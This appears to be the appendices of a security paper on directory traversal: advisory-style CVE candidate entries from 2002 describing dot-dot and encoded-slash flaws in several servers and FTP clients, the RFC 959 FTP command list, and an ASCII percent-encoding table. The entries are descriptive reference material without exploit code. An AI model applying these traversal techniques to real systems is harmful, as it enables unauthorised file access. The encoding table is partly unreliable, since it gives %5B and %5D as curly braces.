CAN-2002-1178	Directory traversal vulnerability in the CGIServlet for Jetty HTTP server before 4.1.0 allows remote attackers to read arbitrary files via ..\ (dot-dot backslash) sequences in an HTTP request to the cgi-bin directory.

CAN-2002-1209	Directory traversal vulnerability in SolarWinds TFTP Server 5.0.55, and possibly earlier, allows remote attackers to read arbitrary files via "..\" (dot-dot backslash) sequences in a GET request.
CAN-2002-1213	Directory traversal vulnerability in RadioBird Software WebServer 4 Everyone 1.23 and 1.27, and other versions before 1.30, allows remote attackers to read arbitrary files via an HTTP request with ".." (dot-dot) sequences containing URL-encoded forward slash ("%2F") characters.
CAN-2002-1296	Directory traversal vulnerability in priocntl system call in Solaris does allows local users to execute arbitrary code via ".." sequences in the pc_clname field of a pcinfo_t structure, which cause priocntl to load a malicious kernel module.
CAN-2002-1344	Directory traversal vulnerability in wget before 1.8.2-4 allows a remote FTP server to create or overwrite files as the wget user via filenames containing (1) /absolute/path or (2) .. (dot dot) sequences.
CAN-2002-1345	Directory traversal vulnerabilities in multiple FTP clients on UNIX systems allow remote malicious FTP servers to create or overwrite files as the client user via filenames containing /absolute/path or .. (dot dot) sequences.
CAN-2002-1385	openwebmail_init in Open WebMail 1.81 and earlier allows local users attackers to execute arbitrary code via .. (dot dot) sequences in a login name, such as the name provided in the sessionid parameter for openwebmail-abook.pl, which is used to find a configuration file that specifies additional code to be executed.

Appendix C: FTP Commands

This appendix contains the complete listing of FTP commands and their descriptions from RFC 959.

Table 5: Complete List of FTP Commands. (Source: RFC 959)

```
ACCESS CONTROL COMMANDS

         USER NAME (USER)

            The argument field is a Telnet string identifying the user.
            The user identification is that which is required by the
            server for access to its file system.  This command will
            normally be the first command transmitted by the user after
            the control connections are made (some servers may require
            this).

         PASSWORD (PASS)

            The argument field is a Telnet string specifying the user's
            password.  This command must be immediately preceded by the
            user name command, and, for some sites, completes the user's
            identification for access control.

         ACCOUNT (ACCT)

            The argument field is a Telnet string identifying the user's
            account.  The command is not necessarily related to the USER
            command, as some sites may require an account for login and
            others only for specific access, such as storing files.  In
            the latter case the command may arrive at any time.

         CHANGE WORKING DIRECTORY (CWD)

            This command allows the user to work with a different
            directory or dataset for file storage or retrieval without
            altering his login or accounting information.  Transfer
            parameters are similarly unchanged.  The argument is a
            pathname specifying a directory or other system dependent
            file group designator.

         CHANGE TO PARENT DIRECTORY (CDUP)

            This command is a special case of CWD, and is included to
            simplify the implementation of programs for transferring
            directory trees between operating systems having different
            syntaxes for naming the parent directory.  The reply codes
            shall be identical to the reply codes of CWD.  See
            Appendix II for further details.

         STRUCTURE MOUNT (SMNT)

            This command allows the user to mount a different file
            system data structure without altering his login or
            accounting information.  Transfer parameters are similarly
            unchanged.  The argument is a pathname specifying a
```

directory or other system dependent file group designator.

REINITIALIZE (REIN)

This command terminates a USER, flushing all I/O and account information, except to allow any transfer in progress to be completed. All parameters are reset to the default settings and the control connection is left open. This is identical to the state in which a user finds himself immediately after the control connection is opened. A USER command may be expected to follow.

LOGOUT (QUIT)

This command terminates a USER and if file transfer is not in progress, the server closes the control connection. If file transfer is in progress, the connection will remain open for result response and the server will then close it. If the user-process is transferring files for several USERs but does not wish to close and then reopen connections for each, then the REIN command should be used instead of QUIT.

An unexpected close on the control connection will cause the server to take the effective action of an abort (ABOR) and a logout (QUIT).

TRANSFER PARAMETER COMMANDS

DATA PORT (PORT)

The argument is a HOST-PORT specification for the data port to be used in data connection. There are defaults for both the user and server data ports, and under normal circumstances this command and its reply are not needed. If this command is used, the argument is the concatenation of a 32-bit internet host address and a 16-bit TCP port address. This address information is broken into 8-bit fields and the value of each field is transmitted as a decimal number (in character string representation). The fields are separated by commas. A port command would be:

```
PORT h1,h2,h3,h4,p1,p2
```

where h1 is the high order 8 bits of the internet host address.

PASSIVE (PASV)

This command requests the server-DTP to "listen" on a data port (which is not its default data port) and to wait for a connection rather than initiate one upon receipt of a transfer command. The response to this command includes the host and port address this server is listening on.

REPRESENTATION TYPE (TYPE)

The argument specifies the representation type as described in the Section on Data Representation and Storage. Several types take a second parameter. The first parameter is denoted by a single Telnet character, as is the second Format parameter for ASCII and EBCDIC; the second parameter for local byte is a decimal integer to indicate Bytesize. The parameters are separated by a <SP> (Space, ASCII code

32).

The following codes are assigned for type:

```
             \    /
   A - ASCII |    | N - Non-print
             |-><-| T - Telnet format effectors
   E - EBCDIC|    | C - Carriage Control (ASA)
             /    \
   I - Image

   L <byte size> - Local byte Byte size
```

The default representation type is ASCII Non-print. If the Format parameter is changed, and later just the first argument is changed, Format then returns to the Non-print default.

FILE STRUCTURE (STRU)

The argument is a single Telnet character code specifying file structure described in the Section on Data Representation and Storage.

The following codes are assigned for structure:

F - File (no record structure)
R - Record structure
P - Page structure

The default structure is File.

TRANSFER MODE (MODE)

The argument is a single Telnet character code specifying the data transfer modes described in the Section on Transmission Modes.

The following codes are assigned for transfer modes:

S - Stream
B - Block
C - Compressed

The default transfer mode is Stream.

FTP SERVICE COMMANDS

RETRIEVE (RETR)

This command causes the server-DTP to transfer a copy of the file, specified in the pathname, to the server- or user-DTP at the other end of the data connection. The status and contents of the file at the server site shall be unaffected.

STORE (STOR)

This command causes the server-DTP to accept the data transferred via the data connection and to store the data as a file at the server site. If the file specified in the pathname exists at the server site, then its contents shall be replaced by the data being transferred. A new file is created at the server site if the file specified in the pathname does not already exist.

STORE UNIQUE (STOU)

This command behaves like STOR except that the resultant file is to be created in the current directory under a name unique to that directory. The 250 Transfer Started response must include the name generated.

APPEND (with create) (APPE)

This command causes the server-DTP to accept the data transferred via the data connection and to store the data in a file at the server site. If the file specified in the pathname exists at the server site, then the data shall be appended to that file; otherwise the file specified in the pathname shall be created at the server site.

ALLOCATE (ALLO)

This command may be required by some servers to reserve sufficient storage to accommodate the new file to be transferred.

RESTART (REST)

The argument field represents the server marker at which file transfer is to be restarted. This command does not cause file transfer but skips over the file to the specified data checkpoint. This command shall be immediately followed by the appropriate FTP service command which shall cause file transfer to resume.

RENAME FROM (RNFR)

This command specifies the old pathname of the file which is to be renamed. This command must be immediately followed by a "rename to" command specifying the new file pathname.

RENAME TO (RNTO)

This command specifies the new pathname of the file specified in the immediately preceding "rename from" command. Together the two commands cause a file to be renamed.

ABORT (ABOR)

This command tells the server to abort the previous FTP service command and any associated transfer of data. The abort command may require "special action", as discussed in the Section on FTP Commands, to force recognition by the server. No action is to be taken if the previous command has been completed (including data transfer). The control connection is not to be closed by the server, but the data connection must be closed.

DELETE (DELE)

This command causes the file specified in the pathname to be deleted at the server site. If an extra level of protection is desired (such as the query, "Do you really wish to delete?"), it should be provided by the user-FTP process.

REMOVE DIRECTORY (RMD)

This command causes the directory specified in the pathname to be removed as a directory (if the pathname is absolute) or as a subdirectory of the current working directory (if the pathname is relative). See Appendix II.

MAKE DIRECTORY (MKD)

This command causes the directory specified in the pathname to be created as a directory (if the pathname is absolute) or as a subdirectory of the current working directory (if the pathname is relative). See Appendix II.

PRINT WORKING DIRECTORY (PWD)

This command causes the name of the current working directory to be returned in the reply. See Appendix II.

LIST (LIST)

This command causes a list to be sent from the server to the passive DTP. If the pathname specifies a directory or other group of files, the server should transfer a list of files in the specified directory. If the pathname specifies a file then the server should send current information on the file. A null argument implies the user's current working or default directory. The data transfer is over the data connection in type ASCII or type EBCDIC. (The user must ensure that the TYPE is appropriately ASCII or EBCDIC). Since the information on a file may vary widely from system to system, this information may be hard to use automatically in a program, but may be quite useful to a human user.

NAME LIST (NLST)

This command causes a directory listing to be sent from server to user site. The pathname should specify a directory or other system-specific file group descriptor; a null argument implies the current directory. The server will return a stream of names of files and no other information. The data will be transferred in ASCII or EBCDIC type over the data connection as valid pathname strings separated by <CRLF> or <NL>. (Again the user must ensure that the TYPE is correct.) This command is intended to return information that can be used by a program to further process the files automatically. For example, in the implementation of a "multiple get" function.

SITE PARAMETERS (SITE)

This command is used by the server to provide services specific to his system that are essential to file transfer but not sufficiently universal to be included as commands in the protocol. The nature of these services and the specification of their syntax can be stated in a reply to the HELP SITE command.

SYSTEM (SYST)

This command is used to find out the type of operating system at the server. The reply shall have as its first word one of the system names listed in the current version of the Assigned Numbers document [4].

STATUS (STAT)

This command shall cause a status response to be sent over the control connection in the form of a reply. The command may be sent during a file transfer (along with the Telnet IP and Synch signals--see the Section on FTP Commands) in which case the server will respond with the status of the operation in progress, or it may be sent between file transfers. In the latter case, the command may have an argument field. If the argument is a pathname, the command is analogous to the "list" command except that data shall be transferred over the control connection. If a partial pathname is given, the server may respond with a list of file names or attributes associated with that specification. If no argument is given, the server should return general status information about the server FTP process. This should include current values of all transfer parameters and the status of connections.

HELP (HELP)

This command shall cause the server to send helpful information regarding its implementation status over the control connection to the user.

NOOP (NOOP)

This command does not affect any parameters or previously entered commands. It specifies no action other than that the server send an OK reply.

Appendix D: ASCII Characters and Their Hex Codes

Character	ASCII	Character	ASCII	Character	ASCII
null	%00	+	%2B	V	%56
start of header	%01	,	%2C	W	%57
start of text	%02	-	%2D	X	%58
end of text	%03	.	%2E	Y	%59
end of transmission	%04	/	%2F	Z	%5A
enquiry	%05	0	%30	{	%5B
acknowledge	%06	1	%31	\	%5C
beep	%07	2	%32	}	%5D
back space	%08	3	%33	^	%5E
horizontal tab	%09	4	%34	_	%5F
line feed	%0A	5	%35	`	%60
vertical tab	%0B	6	%36	a	%61
form feed	%0C	7	%37	b	%62
carriage return	%0D	8	%38	c	%63
shift out	%0E	9	%39	d	%64
shift in	%0F	:	%3A	e	%65
data link escape	%10	;	%3B	f	%66
device control 1	%11	<	%3C	g	%67
device control 2	%12	=	%3D	h	%68
device control 3	%13	>	%3E	i	%69
device control 4	%14	?	%3F	j	%6A
negative acknowledge	%15	@	%40	k	%6B
synchronous idle	%16	A	%41	l	%6C
end of transmitted block	%17	B	%42	m	%6D
cancel	%18	C	%43	n	%6E
end of medium	%19	D	%44	o	%6F
substitute	%1A	E	%45	p	%70
escape	%1B	F	%46	q	%71
file separator	%1C	G	%47	r	%72
group separator	%1D	H	%48	s	%73
record separator	%1E	I	%49	t	%74
unit separator	%1F	J	%4A	u	%75
space	%20	K	%4B	v	%76
!	%21	L	%4C	w	%77
"	%22	M	%4D	x	%78
#	%23	N	%4E	y	%79
$	%24	O	%4F	z	%7A
%	%25	P	%50	{	%7B
&	%26	Q	%51	|	%7C
'	%27	R	%52	}	%7D
(	%28	S	%53	~	%7E
)	%29	T	%54	Delete	%7F
*	%2A	U	%55		

NOTES: